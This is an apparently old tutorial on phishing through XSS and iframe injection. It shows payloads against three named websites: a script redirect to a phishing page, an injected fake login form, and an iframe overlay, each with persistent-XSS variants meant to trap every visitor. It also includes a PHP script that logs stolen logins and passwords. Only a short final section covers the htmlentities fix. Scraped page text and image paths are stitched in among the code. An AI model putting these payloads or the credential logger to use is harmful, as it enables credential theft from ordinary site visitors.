Xss & Iframe Phishing

Introduction :

In this paper, you will learn the differents phishing from xss/iframe.
The xss gives the opportunity to interact with the user target (redirect, cookie and phishing, etc.).
Here you will see :

- Xss Redirect Phishing
- Xss Html Inject Phishing
- Iframe Phishing
- How Secure it

About me : 599eme Man
Flouf@live.fr

Special Thanks : Str0zen, J.consultant, Sheiry, Pr0h4ck3rz & Security-shell

Xss Redirect Phishing

The redirect phishing consists to redirect on a fake page who steal the victim's login as a true phishing page but from the real website to our phishing page.

Example :

- Vulnerable site :

```
http://www.bomb-mp3.com/index.php?search=[xss]
```

- Xss redirect exploiting :

```
http://www.bomb-mp3.com/index.php?
search="'><script>document.location.href="http://www.google.com"</script>

// Replace http://www.google.com by your phising page address
```

If the website countains a Xss persistent vuln, for example a guestbook, write & send it & all users who will visite the guestbook will be redirected on your page.

```
<script>document.location.href="http://www.google.com"</script
>

// Replace http://www.google.com by your phising page address
```

Xss Html inject Phishing

The Xss Html inject consists to inject a code of a fake login page in the url to make a phishing page ON the site.

Example :

- Vulnerable site :

```
http://directorybin.com/index.php?q=[xss]
```

- Xss Html inject exploiting :

```
http://directorybin.com/index.php?q="'><html><head><meta
content="text/html; charset=ISO-8859-1"http-equiv="content-type"
/><title></title></head><body><div style="text-align: center;"><form
Method="POST" Action="phishing.php" Name="form">Phishingpage :<br /><br
/>Login :<br />&nbsp;<input name="login" /><br />Password :<br
/>&nbsp;<input name="Password" type="password" /><br /><br /><input
name="Valid" value="Ok !" type="submit" /><br /></form></div></body></html>

// Replace 'phishing.php' by your phishing page
```

Warning : Dont forgert to encode it !


If the website countains a Xss persistent vuln, for example a guestbook, write & send it & all users who will visite the guestbook will see the phishing page and perhaps connect on.

```
<html><head><meta content="text/html; charset=ISO-8859-1"http-
equiv="contenttype"
/><title></title></head><body><div style="text-align: center;"><form
Method="POST" Action="phishing.php" Name="form">Phishingpage :<br /><br
/>Login :<br />&nbsp;<input name="login" /><br />Password :<br />&nbsp;<input
name="Password" type="password" /><br /><br /><input name="Valid"
value="Ok !" type="submit" /><br /></form></div></body></html>

// Replace 'phishing.php' by your phishing page
```

Phishing.php :

```
<?php
$login = $_POST['login'];

$password = $_POST['Password'];

$open = fopen('log.htm', 'a+');

fputs($open, 'Login : ' . $login . '<br >' . '

Password : ' . $password . '<br >' . '<br >');

?>
```

- Xss Html inject Pic :



Phishingpage :

Login :

Login

Password :

••••••••

Ok!

">

Total Active Links: 22161 Total Categories: 273

Directory Bin » Search Results

Sponsored Links

Seo submission
A listing in directories can vastly improve your search engine ranking.
www.submit2please.com/Directo

Free SEO Tools
Get $300 Worth of SEO Tools For SEO.
Tools.SeoBook.com

Ultimate SEO package
We guarantee your site on 1st page of all major search engines - $1900
www.submit-url-add.com

Professional SEO @ $89/mo
Ethical SEO services and Guaranteed Results. Fastest Turn Around Time
SearchRankPros.org/SEO-Packa

Ads by Google

Copyright 2006, All Rights Reserved - Part of The DirectoryVault Network sponsored by 1stinlinks

Iframe Phishing

The iframe phishing is such as the xss redirect phishing and html url phishing in one : its a redirect in iframe on the web site.

Example :

- Vulnerable Site :

```
http://www.romow.com/index.php?search=[xss/iframe]
```


- Iframe Phishing Exploiting :

```
http://www.romow.com/index.php?search="'><iframe src="http://google.Com"
height="300" width="800"></iframe>

// Replace http://google.com by your phishing page
```

Warning : Dont forget to encode it !

As the others methods if the web site countain a Xss persistent, you can inject the iframe code to trap all visitors.

- Iframe Phishing Pic :


WEB DIRECTORY romow
ULTRA-CASE AESTHETIC
www.ultra-case.com
Feedback - Ads by Google
HOME - Submit Site - New Sites - Submit Guest Blog - Contact Us
your email address
Subscribe
Blogs: Arts | Business | Computers | Education | Entertainment | Games | Health | Home | Internet | Kids | Marketing | News | Recreation | Regional | Shopping | Society | Sports | Tech | Travel
Search Romow
"'>
GO
Web Images Vidéo Maps Actualités Groupes Gmail plus ▾
Google France
Recherche Google
J'ai de la chance
Recherche avancée
Préférences
Outils linguistiques
Rechercher dans : ● Web ○ Pages francophones ○ Pages : France

Search Results - Directory

Add URL to search results - web directory and Internet marketing center. Search results for: "'>

Browse and suggest quality search results - sites and resources in the spam free web directory.

(1-5 of 1953) Categories

- Arts
- Business
- Internet

Latest Posts from Romow Internet Technology News Blog

Economic Recession Hits Online Advertising

USA today is reporting that online advertising in the United States decreased by 5% in the first quarter of 2009. The decline marks the first negative quarter in Web advertising since 2002, causing some economic analysts to claim that the worldwide economic recession has finally begun to have a [...]

China Cracks Down Further on Web Surfing

According to a new report on CNN.com, the Chinese government has passed a law requiring all new computers sold in China to include software to block so-called "harmful" web sites and content. The new law will go into effect on the second of July, and the blocking software is allegedly aimed at [...]

Twitter Fights Celebrity Imposters

Twitter has recently suffered a rash of celebrity impostors, creating phony

Secure

To secure the XSS/Iframe phishing you need to secure the XSS vuln : it's very easy, for this you need to use htmlentities :

Example :

- Vulnerable code :

```
<?php

$var2 = $_GET['var1'];

echo $var2

?>
```

- Secure Code with htmlentities :

```
<?php


 if(isset($_GET['var1'])) // We check if $_GET['var1'] exists, if exists then we continue


          {

     echo htmlentities($_GET['var1'], ENT_QUOTES); // Print $_GET['var1']) with encoded quotes


          }

?>
```

- Htmlentities($Original, ENT_QUOTES); convert :

$Original	->	Htmlentities($original, ENT_QUOTES)
'		&#039;
"		&quot;
<		&lt;
>		&gt;